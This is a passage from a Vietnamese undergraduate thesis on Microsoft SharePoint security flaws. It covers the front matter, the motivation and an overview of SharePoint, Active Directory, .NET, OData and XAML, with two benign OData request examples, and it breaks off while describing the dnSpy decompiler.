TRƯỜNG ĐẠI HỌC BÁCH KHOA HÀ NỘI

ĐỒ ÁN TỐT NGHIỆP

Một vài lỗ hổng bảo mật trên nền tảng Microsoft SharePoint: Nhận diện và đề xuất giải pháp khắc phục

BÙI TRUNG QUÂN
quan.bt194142@sis.hust.edu.vn

Ngành: Khoa học máy tính

Giảng viên hướng dẫn: PGS.TS. Nguyễn Khanh Văn _____

Chữ kí GVHD

Khoa: Khoa học máy tính

Trường: Công nghệ Thông tin và Truyền thông

HÀ NỘI, 06/2024

LỜI CẢM ƠN

Đầu tiên, em xin gửi lời cảm ơn đến thày giáo, PGS.TS. Nguyễn Khanh Văn, giảng viên Trường Công nghệ Thông tin và Truyền thông, Đại học Bách Khoa Hà Nội. Thày đã tận tình hướng dẫn, truyền đạt kiến thức bổ ích và định hướng em thực hiện đồ án. Đồng thời, em cũng xin gửi lời cảm ơn sâu sắc đến các thày cô Trường Đại học Bách Khoa đã dạy em những kiến thức quý báu trong suốt quá trình học tập và nghiên cứu tại trường. Ngoài ra, em xin gửi lời cảm ơn đến các thành viên câu lạc bộ An toàn thông tin Bách Khoa và các anh chị đồng nghiệp đã hỗ trợ em trong quá trình thực hiện đồ án. Em xin chân thành cảm ơn!

LỜI CAM KẾT

Họ và tên sinh viên: Bùi Trung Quân

Điện thoại liên lạc: 0988467120

Email: quan.bt194142@gmail.com

Lớp: Khoa học Máy tính 01 - K64

Hệ đào tạo: Cử nhân

Tôi – Bùi Trung Quân – cam kết Đồ án Tốt nghiệp (ĐATN) là công trình nghiên cứu của bản thân tôi dưới sự hướng dẫn của PGS.TS. Nguyễn Khanh Văn. Các kết quả nêu trong ĐATN là trung thực, là thành quả của riêng tôi, không sao chép theo bất kỳ công trình nào khác. Tất cả những tham khảo trong ĐATN – bao gồm hình ảnh, bảng biểu, số liệu, và các câu từ trích dẫn – đều được ghi rõ ràng và đầy đủ nguồn gốc trong danh mục tài liệu tham khảo. Tôi xin hoàn toàn chịu trách nhiệm với dù chỉ một sao chép vi phạm quy chế của nhà trường.

Hà Nội, ngày 30 tháng 6 năm 2024

Tác giả ĐATN

Bùi Trung Quân

TÓM TẮT NỘI DUNG ĐỒ ÁN

Trong thời đại 4.0 hiện nay, công nghệ thông tin được tích hợp và áp dụng rộng rãi trong nhiều lĩnh vực đang trở thành một xu hướng tất yếu. Tuy nhiên, sự phát triển này cũng đồng nghĩa với việc xuất hiện rất nhiều nguy cơ về an ninh thông tin và bảo mật dữ liệu. Đặc biệt là trên các ứng dụng web, như là các hệ thống quản lý nội dung, cổng thông tin, thương mại điện tử. Song song với đó là sự phát triển của những lỗ hổng zeroday. Những lỗ hổng này cho phép kẻ tấn công có thể giả mạo người dùng, truy cập vào các tài nguyên nhạy cảm, gây nguy hiểm cho người dùng và tổ chức.

Đồ án này nhằm mục đích nghiên cứu các lỗ hổng tồn tại trên hệ thống quản lý nội dung Microsoft SharePoint, cách khai thác và các bản vá lỗi. Đây là nguồn kiến thức hữu ích để hiểu rõ hơn về các mối đe dọa bảo mật mà máy chủ có thể đối mặt và cách giải quyết hiệu quả.

Đồ án tập chung vào việc tìm hiểu kiến trúc hệ thống, khảo sát vấn đề tồn tại đặc biệt là các lỗ hổng đã được các nhóm tin tặc lợi dụng trong thực tế và nghiên cứu các lỗ hổng do chính bản thân tôi phát hiện ra trong quá trình nghiên cứu: CVE-2022-24472, CVE-2022-44693 và biến thể. Phân tích kỹ thuật và các giải pháp bảo vệ cũng được đề cập trong đồ án.

Đồ án này đóng góp vào việc nâng cao nhận thức và hiểu biết của người dùng về các lỗ hổng trên ứng dụng Microsoft SharePoint.

MỤC LỤC

DANH MỤC HÌNH VẼ

DANH MỤC THUẬT NGỮ VÀ TỪ VIẾT TẮT

Thuật ngữ	Ý nghĩa
AD	Active Directory
API	Giao diện lập trình ứng dụng (Application Programming Interface)
HTML	Ngôn ngữ đánh dấu siêu văn bản (HyperText Markup Language)
HTTP	Giao thức truyền tải siêu văn bản (HyperText Transfer Protocol)
IL	Ngôn ngữ trung gian (Intermediate Language)
RCE	Thực thi mã lệnh từ xa (Remote Code Execution)
XSS	Chèn mã lệnh độc hại (Cross-site Scripting)

CHƯƠNG 1. GIỚI THIỆU ĐỀ TÀI

1.1 Đặt vấn đề: Microsoft SharePoint được sử dụng rộng rãi để phát triển mạng nội bộ và rủi ro an toàn thông tin

Trong thời đại số hóa hiện nay, việc xây dựng và quản lý hệ thống mạng nội bộ trong các tổ chức trở nên cấp thiết hơn bao giờ hết. Hệ thống mạng nội bộ không chỉ giúp đồng bộ quản lý tài nguyên mà còn đảm bảo an toàn cho thông tin nội bộ của tổ chức. Cùng với sự phát triển của công nghệ, nhu cầu quản lý, chia sẻ thông tin và xây dựng các nền tảng trang web riêng cho từng cá nhân hoặc tổ chức ngày càng tăng cao. Điều này dẫn đến sự phổ biến của các hệ thống quản lý nội dung như WordPress, Drupal và SharePoint trong việc hỗ trợ và phát triển công việc này.

Các tổ chức lớn như trường học, doanh nghiệp và các cơ quan chính phủ hiện nay đều triển khai ít nhất một hệ thống mạng nội bộ, thường dựa trên nền tảng Active Directory để đảm bảo tính nhất quán và hiệu quả trong tổ chức. Microsoft SharePoint, với khả năng tích hợp và quản lý mạnh mẽ, thường được lựa chọn để phát triển hệ thống mạng nội bộ vì sự linh hoạt và khả năng tương thích với hệ thống sẵn có.

Mặc dù mang lại nhiều lợi ích to lớn nhưng việc lưu trữ và quản lý thông tin cũng tiềm ẩn những rủi ro bảo mật. Với lượng thông tin khổng lồ mà những hệ thống này lưu trữ, các vấn đề như giả mạo thông tin và tấn công mạng có thể dẫn đến hậu quả nghiêm trọng. Các lỗ hổng bảo mật thường được công bố cùng những bản cập nhật, nhưng vẫn có nhiều thiết bị vẫn bị tấn công do không kịp cập nhật các bản vá mới này. Hơn nữa, kỹ thuật khai thác ngày càng tinh vi và kẻ tấn công liên tục tiến hành các phương thức mới để chiếm quyền kiểm soát hệ thống thông tin.

Vì vậy, việc nghiên cứu và phân tích những lỗ hổng mới là vô cùng cần thiết. Điều này giúp cho các quản trị viên, nhà phát triển có thể nhanh chóng nhận diện và khắc phục những điểm yếu trong hệ thống. Ngoài ra, nó còn giúp tăng cường tính bảo mật, tin cậy của các sản phẩm và dịch vụ công nghệ.

Việc kết hợp các hệ thống khác nhau trong một mạng nội bộ đòi hỏi sự cẩn trọng và các biện pháp bảo mật chặt chẽ để ngăn chặn các lỗ hổng từ các hệ mọi hệ thống trong mạng lưới. Sự phát triển liên tục của công nghệ cùng các hệ thống mới đòi hỏi các chuyên gia phải luôn cập nhật và phát triển những giải pháp để đối phó với các mối đe dọa ngày càng phức tạp.

Tóm lại, việc quản lý và bảo mật hệ thống mạng nội bộ không chỉ là vấn đề quan

trọng mà còn là một thách thức đối với tổ chức. Sự đầu tư vào nghiên cứu, phân tích và phát triển là yếu tố cần thiết để đảm bảo tính bảo mật cũng như sự ổn định của hệ thống mạng nội bộ trong thời đại số ngày nay.

1.2 Các giải pháp hiện tại

Trong việc bảo vệ hệ thống SharePoint và các mạng nội bộ khác, đã có những giải pháp được áp dụng để khắc phục các lỗ hổng bảo mật. Một trong những giải pháp chính là cập nhật tự động các bản vá từ nhà phát triển. Các bản vá này không chỉ giúp bảo vệ hệ thống khỏi các lỗ hổng đã biết mà còn nâng cao tính ổn định và an toàn của môi trường mạng.

Việc quản lý chặt chẽ quyền truy cập vật lý cũng là một biện pháp quan trọng. Điều này bao gồm việc kiểm soát người dùng có quyền truy cập vào các thiết bị và hệ thống máy chủ. Bằng cách này, tổ chức có thể ngăn chặn hiệu quả các cuộc tấn công từ chối dịch vụ và giảm thiểu nguy cơ bị xâm nhập từ bên ngoài.

Thực tế cho thấy rằng những giải pháp này vẫn tồn tại những điểm hạn chế. Một trong những vấn đề chính là không thể bảo vệ hết các mối đe dọa trên hệ thống. Có nhiều thiết bị vẫn tồn tại các lỗ hổng bảo mật chưa được vá hoặc thậm chí chưa được nhận diện. Điều này có thể dẫn đến những mối đe dọa tiềm ẩn và nguy cơ cao hơn cho mạng nội bộ.

Thêm vào đó, một số lỗ hổng không thể có bản vá chính thức. Trong các nghiên cứu và dự án thực tế, có những lỗ hổng mà các nhà nghiên cứu đã phát hiện nhưng vẫn chưa có giải pháp bảo mật cụ thể từ nhà sản xuất phần mềm, trong đồ án này có đề cập đến một lỗ hổng như vậy. Vì vậy việc đi sâu vào từng lỗ hổng của hệ thống giúp các nhà nghiên cứu có thêm góc nhìn bao quát hơn, phục vụ cho việc triển khai các biện pháp phòng ngừa hoặc phát hiện các dấu hiệu khai thác, hạn chế khả năng bị tấn công của hệ thống.

Nghiên cứu và phân tích các lỗ hổng này không chỉ giúp triển khai các biện pháp phòng ngừa mà còn quan trọng trong việc phát hiện các dấu hiệu của các cuộc tấn công tiềm tàng. Bằng cách này, người quản trị có thể đưa ra những hành động kịp thời để hạn chế khả năng bị tấn công và bảo vệ hệ thống mạng nội bộ một cách hiệu quả nhất.

1.3 Nhiệm vụ và đóng góp của đồ án

Trước tiên, em có đôi lời chia sẻ về lý do chọn đề tài này. Đây là một phần việc em được giao trong quá trình thực tập tại Trung tâm giám sát an toàn không gian mạng Quốc gia (NSCS). Nhiệm vụ ban đầu là nghiên cứu chuyên sâu về kiến trúc và xây dựng hệ thống SharePoint phục vụ cho công việc tại cơ quan.

Do cảm thấy hứng thú hơn trong việc đi sâu vào khía cạnh bảo mật của nền tảng này, cùng với đó là sự động viên từ các anh chị đồng nghiệp, em đã biến đề tài này thành một dự án cá nhân với mong muốn phát hiện ra các lỗ hổng mới trong hệ thống. Từ mong muốn đó, em dành ra 2 năm (từ 2020 - 2022) để tập trung thực hiện các triển khai cơ bản. Sau đó vào năm 2023 khi trao đổi với thầy PGS. Nguyễn Khanh Văn để chọn chủ đề cho đồ án tốt nghiệp, thầy có nói do em đã có thế mạnh có sẵn và đã làm được khá nhiều nên thầy ủng hộ việc tiếp tục đề tài theo hướng: xây dựng bộ tài liệu trình bày lại phương pháp, cách tiếp cận nghiên cứu và đi sâu phân tích kết quả. Theo ý thầy, công việc này có thể được sử dụng vào bản luận văn đồ án và trong tương lai có thể tiếp tục mở rộng hơn để đưa vào công bố hội nghị Nghiên cứu khoa học nếu điều kiện cho phép.

Trong đồ án này, em đã tìm hiểu sâu về kiến trúc của toàn bộ hệ thống, vai trò của SharePoint đối với hệ sinh thái Microsoft Office - nền tảng được sử dụng rất nhiều trong môi trường doanh nghiệp, cũng như các công nghệ liên quan đến quá trình thực hiện đồ án. Em cũng đã thực hiện khảo sát về mặt bảo mật của SharePoint, trong quá trình khảo sát, em có nêu 2 lỗ hổng CVE-2019-0604 và CVE-2023-29357. Đây là 2 lỗ hổng được các nhóm tin tặc lợi dụng rất nhiều ngoài thực tế nhằm mục đích tấn công mạng vào các cơ quan chính phủ Canada, Saudi Arab, ...

Các cách tiếp cận ban đầu, những khó khăn gặp phải, hướng giải quyết và phương pháp nghiên cứu hiệu quả của bản thân cũng được nêu trong đồ án. Áp dụng phương pháp này, em đã phát hiện thêm 3 lỗ hổng mới (2 lỗ hổng RCE, 1 lỗ hổng XSS được đánh giá ở mức độ cao đến nghiêm trọng). Ba lỗ hổng này là thành quả của quá trình nghiên cứu nghiêm túc trong thời gian dài, đáp ứng với mong muốn đã đề ra ban đầu. Đây cũng được coi là đóng góp nổi bật nhất của đồ án khi đưa ra được phương pháp và hướng đi mới trong quá trình nghiên cứu bảo mật cho hệ thống SharePoint nói riêng mà các nền tảng khác nói chung.

Ngoài những đóng góp trên, em cũng đã đề xuất các bản vá hiệu quả đối với từng lỗ hổng. Những đề xuất này đều được chính Microsoft công nhận và áp dụng trên các sản phẩm thực tế. Vì những điều này, nhà phát triển đã có hành động vinh danh trên bảng xếp hạng thường niên cho những nhà nghiên cứu bảo mật ưu tú và một số khoản thù lao dành cho những đóng góp đáng giá mà em mang lại.

1.4 Bố cục đồ án

Phần còn lại của báo cáo đồ án tốt nghiệp này được tổ chức như sau.

Chương 2 - Nền tảng công nghệ: Chương này giới thiệu một số công nghệ thường được sử dụng trong thực tế và các công cụ cần thiết phục vụ quá trình hoàn thiện

đồ án.

Chương 3 - Khảo sát các lỗ hổng trong thực tế và đề xuất phương pháp nghiên cứu: Chương này nêu qua một số lỗ hổng đã và đang được áp dụng phổ biến. Hậu quả đối với các hệ thống thông tin cũng được đề cập ở chương này. Rút ra quy trình nghiên cứu từ các khảo sát nêu trên.

Chương 4 - Tìm hiểu cơ chế, phân tích bản chất lỗ hổng: Chương 4 giới thiệu tổng quan về cách khai thác và bản chất các lỗ hổng mà đề tài tập chung nghiên cứu. Chương này cũng phân tích sâu hơn về các bản vá lỗi, nếu ra thiếu sót của các bản vá trong quá khứ, ý tưởng và cách thức vượt qua các bản vá đó.

Chương 5 - Thực nghiệm: Xây dụng kịch bản thử nghiệm đối với các công việc khai thác lỗ hổng và rà quét hệ thống máy chủ

Chương 6 - Kết luận: Tổng kết kết quả đạt được của đồ án, đưa ra những hạn chế gặp phải và hướng phát triển trong tương lai.

CHƯƠNG 2. NỀN TẢNG CÔNG NGHỆ


2.1 Tổng quan về SharePoint

SharePoint là một nền tảng quản lý nội dung, quản lý tài liệu và cộng tác dựa trên website. SharePoint có nhiều tính năng linh hoạt, nhưng chủ yếu được sử dụng để lưu trữ dữ liệu và thiết lập mạng nội bộ, chia sẻ kết nối thông tin trong các tổ chức. Với SharePoint, các tổ chức có thể sử dụng để tạo các trang web, hoạt động như những website thông thường. Bên cạnh đó, SharePoint có thể hỗ trợ tổ chức danh mục dành riêng cho các bộ phận, phòng ban cụ thể, hỗ trợ người dùng lưu trữ, sắp xếp và chia sẻ thông tin một cách an toàn và tối ưu hóa. Microsoft SharePoint được sử dụng rộng rãi trong các tổ chức lớn trên toàn cầu. Các tính năng nổi bật:

- Quản lý tài liệu và chia sẻ: SharePoint cho phép người dùng và tổ chức có thể quản lý tài liệu, nội dung và sắp xếp theo từng danh mục, thư viện hoặc chính sách lưu trữ. Hỗ trợ trụy cập và chia sẻ thông tin một cách dễ dàng.
- Site nhóm: Giúp các tổ chức thiết lập ra các trang web dành riêng cho các phòng ban với mục đích khác nhau.
- Tự động hoá quy trình: Người dùng có thể tạo ra sẵn các quy trình để tự động phê duyệt, xử lý yêu cầu và quản lý dự án.
- Các chức năng tìm kiếm: SharePoint cung cấp tính năng tìm kiếm nâng cao giúp hiển thị nội dung một cách phù hợp nhất
- Bảo mật: SharePoint hoạt động dựa trên nên tảng Active Directory của Microsoft do đó có thể tích hợp nhiều tính năng xác thực hoặc phân quyền khác như SSO, ... mà vẫn đảm bảo được khả năng xác thực và toàn vẹn thông tin.

2.1.1 Nền tảng kiến trúc ứng dụng

Hình 2.1 thể hiện mô hình phân cấp trong SharePoint, trong đó:



Hình 2.1: Mô hình phân cấp của SharePoint [1]

Server Farm: Đây là tầng cao nhất, phụ trách vấn đề như kết nối vật lý, cơ sở dữ liệu, hiển thị front-end, khởi tạo các dịch vụ Search Service, Workflow Service, . . . và chứa các Web Applications.


Web Applications: Tầng này đại diện cho website chính của trình quản lý trong SharePoint. Tại đây, người quản trị có thể cấu hình cho toàn bộ ứng dụng SharePoint hoặc tạo site cho các phòng ban. Web Application còn chứa các Site Collection.

Site Collection: Tầng này là website của một bộ phận trong tổ chức như các phòng ban hoặc có thể đại diện cho một công việc như dự án, blog, kho lưu trữ, . . . Site Collection bao gồm trang web chính và các Sites nhỏ.

Sites: Là tập hợp các trang web, danh mục và thư viện được sử dụng.

Lists & Libraries: Là nơi chứa các loại tài liệu và các tập tin.

Kiến trúc các thành phần trong máy chủ SharePoint được thể hiện trong hình 2.2.



Hình 2.2: Kiến trúc máy chủ SharePoint [1]

SPFarm bao gồm các SPServer và SPServices. Trong đó SPServer là các máy chủ bên ngoài không phụ thuộc vào SharePoint và có thể tùy biến như cơ sở dữ liệu, máy chủ xác thực và lập trình viên có thể dễ dàng mở rộng thêm các máy chủ chức năng khác bằng cách kế thừa SPServer, tạo lớp xử lý logic, tạo lớp thể hiện. SPDatabase đại diện cho cơ sở dữ liệu duy nhất của máy chủ SPServer. SPService là một dịch vụ hoặc ứng dụng được cài đặt trong cụm máy chủ, SPWebService là dịch vụ đặc biệt để thiết lập cấu hình và khởi chạy các website như đã nói ở mô hình phân cấp bên trên.

2.1.2 SharePoint trong hệ sinh thái Microsoft

SharePoint là một thành phần rất quan trọng trong hệ sinh thái Microsoft Office, đối với hệ thống Office 365 thì dịch vụ lưu trữ đám mây OneDrive chính là một thể hiện của SharePoint. Nó được tích hợp chặt chẽ với các ứng dụng khác của Office như Word, Excel, PowerPoint và Outlook. Người dùng có thể mở, lưu trữ, chỉnh sửa và chia sẻ tài liệu trực tiếp từ SharePoint, cũng như làm việc trực tiếp trên các tài liệu mà không cần phải tải tài liệu về máy tính. SharePoint cũng được tích hợp vào Teams – một nền tảng hợp tác nhóm thông qua trò chuyện (chatting) hoặc cuộc họp (meeting), người sử dụng có thể chia sẻ trực tiếp các tài liệu cũng như nội dung trong chatting hoặc meeting. Ngoài ra, SharePoint cũng tương tác với nhiều thành phần khác như điện toán đám mây Azure, Power Platform, ... và đóng vai trò như một nguồn cung cấp dữ liệu mở rộng đáng tin cậy.

Ngoài ra, SharePoint cũng có thể đóng vai trò là một máy chủ ủy quyền khi cung

cấp khả năng xác thực người dùng cho các hệ thống Teams, Outlook, ...

2.1.3 Nguy cơ về bảo mật

Việc sử dụng SharePoint như một nguồn cung cấp dữ liệu có thể giúp tối ưu hóa việc quản lý và linh hoạt cho các ứng dụng khác trong tổ chức. Tuy nhiên đây là con dao hai lưỡi trong trường hợp nguồn dữ liệu này không được đảm bảo về khía cạnh bảo mật. Khi một hệ thống SharePoint bị chiếm đoạt, người dùng độc hại có thể lấy được dữ liệu nội bộ của tổ chức, giả mạo thông tin người dùng bất kỳ để truy cập trái phép vào các ứng dụng nội bộ hoặc có thể can thiệp vào quá trình truy vấn giữa các ứng dụng phục vụ cho việc tạo backdoor trong hệ thống. Song song với những nguy cơ, SharePoint cũng được thiết lập để chạy dịch vụ web nên có thể truy cập được từ bên ngoài mạng, không được bảo vệ vật lý. Do những đặc tính dễ tiếp cận cũng như phạm vi ảnh hưởng sâu rộng nên SharePoint thường là mục tiêu hướng đến của kẻ tấn công. Chính vì vậy những sự cố bảo mật cần được dự đoán, phát hiện sớm và ngăn chặn vì chúng có thể tác động lớn đến hoạt động của cá nhân, tổ chức. Hơn nữa việc phát hiện những sự cố như vậy là động lực lớn để các nhà nghiên cứu tìm ra các lỗ hổng tiềm ẩn trong hệ thống, cung cấp bản vá và tiếp cận xu hướng bảo mật mới.

2.2 Các công nghệ khác

2.2.1 Active Directory [2]

Active Directory (AD) là một kiến trúc được phát triển bởi Microsoft, được sử dụng để quản lý và tổ chức thông tin về người dùng, máy tính và các đối tượng trong một hệ thống mạng Windows. Active Directory cung cấp các dịch vụ quản lý truy cập và bảo mật trong môi trường mạng doanh nghiệp.

Active Directory là một thành phần quan trọng trong hạ tầng mạng của doanh nghiệp và được sử dụng rộng rãi trên toàn cầu. Nó giúp đơn giản hóa công việc cho quản trị viên và người dùng trong khi vẫn đảm bảo tính bảo mật cho tổ chức. Người dùng cũng có thể xác thực một lần và dễ dàng truy cập tài nguyên mà họ được ủy quyền. Ngoài ra, các tệp tin được lưu trữ tại kho lưu trữ tập trung, nơi có thể được chia sẻ với dường dùng khác để tạo thuận lợi cho việc hợp tác và đảm bảo sao lưu đúng cách, đảm bảo sự liên tục trong công việc.

2.2.2 DotNet và C Sharp [3]

DotNet (.NET) và C Sharp (C#) là hai công nghệ được phát triển bởi Microsoft. Đây là những công nghệ đặc biệt quan trọng đối với các ứng dụng tương thích, được triển khai trên hệ điều hành Windows nói riêng và hệ thống Microsoft nói chung.

.NET là một nền tảng phát triển phần mềm, được thiết kế để xây dựng và triển khai dịch vụ web, ứng dụng di động, máy tính. Nền tảng này cung cấp môi trường thực thi mã lệnh (Common Language Runtime - CLR) và một bộ thư viện lớn (Framework Class Library - FCL) để hỗ trợ việc phát triển ứng dụng. .NET bao gồm nhiều ngôn ngữ lập trình khác nhau như Visual Basic, F#, C++/CLI và C#, cho phép lập trình viên lựa chọn theo nhu cầu của họ.

C# là một ngôn ngữ lập trình mạnh mẽ, được thiết kế để làm việc trực tiếp với nền tản .NET. C# là ngôn ngữ hướng đối tượng, có cú pháp tương tự Java. Nó được sử dụng rộng rãi để phát triển các loại ứng dụng khác nhau bao gồm ứng dụng máy tính, ứng dụng di động, dịch vụ web hoặc ứng dụng trò chơi. Đây là một trong những ngôn ngữ phổ biến nhất trong cộng đồng phát triển phần mềm.

.NET và C# đều được sử dụng trong toàn bộ hệ sinh thái của Microsoft, đem lại hiệu năng sử dụng cao, ổn định, đảm bảo tính linh hoạt cũng như dễ dàng để mở rộng, tùy biến cho các ứng dụng.

2.2.3 Open Data Protocol [4]

Giao thức dữ liệu mở Open Data Protocol (OData) là giao thức tiêu chuẩn được sử dụng để tạo và truy vấn dữ liệu API trên web. OData cho phép các ứng dụng có thể truy cập và tương tác với dữ liệu từ các nguồn khác nhau thông qua giao thức HTTP. OData ưu việt ở chỗ nhà phát triển có thể tập trung vào logic nghiệp vụ trong khi xây dựng các RESTful API mà không cần quan tâm đến việc định nghĩa tiêu đề yêu cầu/phản hồi, mã trạng thái, phương thức HTTP, ... OData cũng hỗ trợ việc ghi nhật ký, khởi tạo chức năng/hành động cho các quy trình có thể tái sử dụng và bất đồng bộ.

Với những ưu điểm trên, OData được sử dụng làm cầu nối trong hệ sinh thái của Microsoft. Nó giúp cho việc trao đổi dữ liệu giữa các ứng dụng trở nên dễ dàng và linh hoạt hơn.

```
GET /_api/lists/getbytitle('Shared%20Documents')/items
Host: sharepoint.com
Authorization: Bearer {accessToken}
Accept: application/json;odata=verbose
```

```
POST /_api/list/getbytitle('Shared%20Documents')/items
Host: sharepoint.com
Authorization: Bearer {accessToken}
Accept: application/json;odata=verbose

{
  "__metadata": {
```

```
    "type": "SP.Data.SharedDocuments.ListItem"
  },
  "Title": "MyItem"
}
```

Trên đây là hai yêu cầu OData từ ứng dụng Microsoft Teams gửi đến máy chủ SharePoint tương ứng là lấy các mục trong danh sách Shared Documents và tạo mới một mục có tên MyItem trong chính danh sách đó. Trong đó accessToken là token để xác thực và ủy quyền cho ứng dụng SharePoint.

2.2.4 Extensible Application Markup Language [5]

Extensible Application Markup Language (XAML) là một ngôn ngữ đánh dấu dựa trên XML, chủ yếu để định nghĩa giao diện người dùng trong các ứng dụng. XAML được phát triển bởi Microsoft và thường được sử dụng trong việc lập trình các ứng dụng chạy trên nền tảng Windows.

XAML cho phép lập trình viên định nghĩa giao diện người dùng của ứng dụng một các dễ dàng, mạch lạc bằng cách sử dụng các thẻ và thuộc tính tương tự như HTML. Việc này giúp tách biệt rõ ràng giữa logic hoạt động của ứng dụng và giao diện hiển thị cho người dùng, làm cho việc bảo trì và phát triển ứng dụng trở nên dễ dàng hơn.

XAML thường được sử dụng trong các ứng dụng của Microsoft như WPF (Windows Presentation Foundation), UWP (Universal Windows Platfrom), Xamarin và Silverlight. Các ứng dụng được phát triển bằng XAML có thể chạy trên nhiều thiết bị khác nhau, từ máy tính cá nhân đến điện thoại và máy tính bảng.

Trong SharePoint, XAML là thành phần quan trọng. Nó giúp việc tùy biến giao diện hiển thị trở nên dễ dàng hơn với các thẻ, thuộc tính có sẵn. Việc này góp phần đơn giản hóa các nghiệp vụ phức tạp như tạo trang web, tạo luồng công việc, thiết lập kết nối với ứng dụng nội bộ hoặc các nguồn dữ liệu ngoại vi, ... khi mà người quản trị có thể tương tác qua giao diện hiển thị thay vì phải lập trình. Không những thế, XAML còn chứa các cấu hình phục vụ cho quá trình hoạt động của máy chủ và người dùng.

2.3 Các công cụ phục vụ quá trình làm đồ án

2.3.1 Công cụ dịch ngược dnSpy [6]

DnSpy là một phần mềm mã nguồn mở được sử dụng để dịch ngược, phân tích và gỡ rối (debug) ứng dụng .NET. DnSpy cung cấp các tính năng mạnh mẽ cho việc thao tác với mã nguồn .NET, bao gồm việc phân tích mã, xem và chỉnh sửa mã IL (mã nhị phân trung gian), giải mã và hiển thị cấu trúc tập tin .NET, cũng

